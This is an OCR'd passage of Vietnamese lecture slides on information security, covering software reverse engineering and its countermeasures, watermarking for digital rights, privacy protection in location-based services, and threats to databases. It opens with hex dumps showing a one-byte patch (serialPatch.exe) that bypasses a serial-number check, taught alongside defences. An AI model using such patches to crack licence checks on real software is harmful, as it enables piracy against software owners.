00001010h: 04 50 68 84 80 40 00 E8 7C 00 00 00 6A 08 8D 4C
00001020h: 24 10 68 78 80 40 00 51 E8 33 00 00 00 83 C4 18
00001030h: 85 C0 74 11 68 4C 80 40 00 E8 71 00 00 00 83 C4
00001040h: 04 83 C4 14 C3 68 30 80 40 00 E8 60 00 00 00 83
00001050h: C4 04 83 C4 14 C3 90 90 90 90 90 90 90 90 90 90
```

serialPatch.exe

```
00001010h: 04 50 68 84 80 40 00 E8 7C 00 00 00 6A 08 8D 4C
00001020h: 24 10 68 78 80 40 00 51 E8 33 00 00 00 83 C4 18
00001030h: 33 C0 74 11 68 4C 80 40 00 E8 71 00 00 00 83 C4
00001040h: 04 83 C4 14 C3 68 30 80 40 00 E8 60 00 00 00 83
00001050h: C4 04 83 C4 14 C3 90 90 90 90 90 90 90 90 90 90
```

Kỹ thuật dịch ngược phần mềm (SRE)

- Giải pháp



Kỹ thuật dịch ngược phần mềm (SRE)

- Giải pháp:
  - ANTI-DISASSEMBLY: ngăn việc phân rã chương trình
    - Mã hóa chương trình → khi thực thi vẫn phải giải mã
  - ANTI-DEBUGGING: ngăn không cho debug
    - Theo dõi các breakpoint
    - Multithread
  - TAMPER RESISTANCE: ngăn không cho thay đổi chương trình
    - Checksum
    - Viết code khó hiểu, đảo lộn
    - Metamorphism: phân phối mỗi bản copy khác nhau cho mỗi khách hàng

Bảo vệ bản quyền số


- Bảo vệ bản quyền số:
  - Phần mềm

    → Kỹ thuật dịch ngược phần mềm (Software Reverse Engineering - SRE)
  - **Các file multimedia: văn bản, hình ảnh, phim, nhạc …**

    → Mã hóa, ghi chú thông tin, đăng kí bản quyền, watermark

Bảo vệ bản quyền số trên file multimedia

- Ghi thông tin nguồn gốc vào sản phẩm
- Dùng chữ, logo
  - Dễ bị gỡ bỏ
  - Giảm chất lượng
- Watermark
  - Không nhận thấy
  - Khó bị gỡ bỏ
  - Kèm theo thông tin khác



Chứng minh nguồn gốc

- Người vi phạm có thể nhúng watermark riêng → khó xác định watermark của chủ thật
- Watermark lưu nguồn gốc của bản sao, thay vì thông tin bản quyền
  - Người sở hữu bản gốc là người giữ bản quyền

ALICE

BOB

Chống sử dụng sai quy định

- Xác định nguồn gốc bản sao bị phân phối
- Watermark ghi nhận giao dịch xảy ra với các bản được nhúng
  - Ví dụ, khi một bản phim bị phát tán trên mạng chia sẻ
- Thông tin từ watermark cho phép truy cứu người có trách nhiệm

Chống sử dụng sai quy định

- Với việc sao chép phim nhạc, việc ngăn ngừa là cần thiết
  - Khó truy cứu trách nhiệm
  - Quy mô rộng lớn
- Record control: sao chép một lần, không cho sao chép
- Playback control
- Cần đảm bảo thiết bị là tin cậy và tuân theo các chính sách (compliant)

Kiểm tra tính toàn vẹn

- Các sản phẩm số dễ bị sửa đổi
  - Đặc biệt là ảnh
- Tính toàn vẹn của watermark cho biết tính toàn vẹn của sản phẩm
- Đôi khi watermark cũng cung cấp thông tin về hoạt động sửa đổi

Nội dung


1. Các lỗ hổng bảo mật cơ sở dữ liệu
2. Bảo vệ bản quyền số
3. Bảo vệ tính riêng tư cho ứng dụng dựa trên vị trí
4. Tổng kết

Bảo vệ tính riêng tư cho dịch vụ dựa trên vị trí

- Giới thiệu dịch vụ dựa trên vị trí
- Tính riêng tư của dịch vụ dựa trên vị trí
- Các mối nguy hiểm về vị trí
- Các chính sách bảo vệ tính riêng tư
- Các kiến trúc bảo vệ tính riêng tư dựa trên vị trí

Dịch vụ dựa trên vị trí


- **Dịch vụ dựa trên vị trí (Location-based services - LBS):** là các dịch vụ dựa trên thông tin vị trí của user thông qua các thiết bị di động có sử dụng công nghệ định vị




Các loại dịch vụ dựa trên vị trí

Điều hướng


Thông tin



Giải trí



Quảng cáo



Theo dõi

Quản lý

Tính riêng tư dịch vụ dựa trên vị trí

- **Tính riêng tư (Privacy):** là quyền của các cá nhân, nhóm và tổ chức được tự quyết định khi nào, bằng cách nào, và những thông tin riêng tư gì được sử dụng khi giao tiếp với người, nhóm người và tổ chức khác
- Thông tin riêng tư của cá nhân: tên, tuổi, hoàn cảnh gia đình, nghề nghiệp, sở thích, chỗ ở, …
- Trong các dịch vụ LBS, các thông tin riêng tư thường sử dụng là: danh định (tên), vị trí hiện tại, những địa điểm đã đi qua của người dùng.


Tính riêng tư dịch vụ dựa trên vị trí

- Phân loại tính riêng tư:
  - **Tính riêng tư về định danh (identity privacy):** bảo vệ định danh của người sử dụng mà có thể được suy diễn một cách trực tiếp hoặc gián tiếp từ những thông tin vị trí
  - **Tính riêng tư về địa điểm (position privacy):** bảo vệ những thông tin vị trí của những người sử dụng bằng cách xáo trộn những thông tin liên quan và làm giảm độ chính xác của thông tin vị trí
  - **Tính riêng tư về đường đi (path privacy):** bảo vệ tính riêng tư của những thông tin về sự di chuyển của người sử dụng


Chính sách bảo vệ tính riêng tư

- Các ràng buộc đối tượng (Actor constraints)
- Các ràng buộc dịch vụ (Service constraints)
- Ràng buộc về thời gian (Time constraints)
- Ràng buộc về vị trí (Location constraints)
- Ràng buộc về thông báo (Noticifation constraints)
- Ràng buộc về sự đúng đắn (Accuracy constraints)
- Ràng buộc về định danh (Identify constraints)

Các mối nguy hiểm dịch vụ LBS



YOU ARE TRACKED!!!



"New technologies can pinpoint your location at any time and place. They promise safety and convenience but threaten privacy and security"

Cover story, IEEE Spectrum, July 2003

Các mối nguy hiểm dịch vụ LBS

- **Tấn công vật lý:** Vị trí của người sử dụng có thể được sử dụng để thực hiện cuộc tấn công vật lý cho các cá nhân.
- **Thông tin cá nhân:** Vị trí của người sử dụng có thể được sử dụng để suy ra thông tin nhạy cảm như trạng thái sức khõe, cá nhân thói quen
- **Quảng cáo:** Vị trí của người sử dụng có thể khai thác, mà không có sự đồng ý của họ, để cung cấp quảng cáo sản phẩm và dịch vụ hiện có gần vị trí của người dùng.

Các mối nguy hiểm của dịch vụ LBS


- Người sử dụng dịch vụ quan tâm
  - Sẽ hy sinh bao nhiêu về sự riêng tư và an toàn cho cái gọi là công nghệ mới?
  - Những biện pháp để bảo vệ quyền tự do và riêng tư của công dân với các dịch vụ định vị?
  - Chính sách bảo vệ tính riêng tư của các dịch vụ?
- Như vậy có thể nói rằng: Người dùng mong muốn sử dụng các dịch vụ dựa trên vị trí mà vẫn đảm bảo tính riêng tư của mình (ở mức cần thiết)

Kiến trúc bảo vệ tính riêng tư của LBS

- Kiến trúc không cộng tác (Non-cooperative Architecture)
- Kiến trúc cộng tác ngang hàng (Peer to peer Cooperative Architecture)
- Kiến trúc thành phần thứ ba tin cậy (Centralized Trusted Party Architecture)

Kiến trúc không cộng tác

- Người dùng dựa vào những hiểu biết của mình để bảo vệ tính riêng tư của họ
- Người dùng đánh lừa hệ thống bằng cách sử dụng định danh hoặc vị trí không chính xác
- Các phương pháp này thực hiện đơn giản, dễ dàng
- Chất lượng thấp, mục đích chỉ hướng đến tính riêng tư là chính




Kiến trúc không cộng tác

- Phương pháp sử dụng vùng các đối tượng (Landmark objects)
- Phương pháp làm sai thông tin vị trí (False Dummies)
- Phương pháp làm xáo trộn vị trí (Location obfuscation)

Kiến trúc cộng tác ngang hàng

- Các người dùng cộng tác với nhau để bảo vệ tính riêng tư của mỗi người
- Khó khăn trong việc tìm nhóm




Kiến trúc cộng tác ngang hàng

- Sự thành lập nhóm (Group Formation)
- Phương pháp sử dụng mật mã

Kiến trúc thành phần thứ ba tin cậy

- Thành phần trung gian tin cậy có nhiệm vụ thu thập thông tin và cung cấp theo yêu cầu về tính riêng tư của mỗi người dùng.
- Cung cấp tính riêng tư mạnh, đảm bảo dịch vụ chất lượng cao
- Hệ thống bị thắt cổ chai và việc xử lý phức tạp




Kiến trúc thành phần thứ ba tin cậy

- Giảm độ chính xác vị trí
- Phương pháp pha trộn các vùng (Mix Zones)
- Phương pháp che dấu vùng nhạy cảm sử dụng thuật toán k-area
- Phương pháp che dấu không gian chia ¼ (Quadtree Spatial Cloaking)
- Thuật toán che dấu CliqueCloak – sử dụng đồ thị vô hướng
- Thuật toán che dấu sử dụng lân cận gần nhất (Nearest Neighbor Cloaking – NNC)
- Thuật toán che dấu không gian Hilbert (Hilbert Cloaking)

Nội dung

1. Các lỗ hổng bảo mật cơ sở dữ liệu
2. Bảo vệ bản quyền số
3. Bảo vệ tính riêng tư cho ứng dụng dựa trên vị trí
4. Tổng kết

Các thành phần cần bảo vệ trong một HTTT



Hardware
Fire/flood/bombs
Data corruption due to power loss or surge
Failure of security mechanisms giving greater access
Theft of equipment
Physical damage to equipment
Electronic interference and radiation

DBMS and Application Software
Failure of security mechanism giving greater access
Program alteration
Theft of programs

Communication networks
Wire tapping
Breaking or disconnection of cables
Electronic interference and radiation


Database
Unauthorized amendment or copying of data
Theft of data
Data corruption due to power loss or surge

Users
Using another person's means of access
Viewing and disclosing unauthorized data
Inadequate Staff training
Illegal entry by hacker
Blackmail
Introduction of viruses

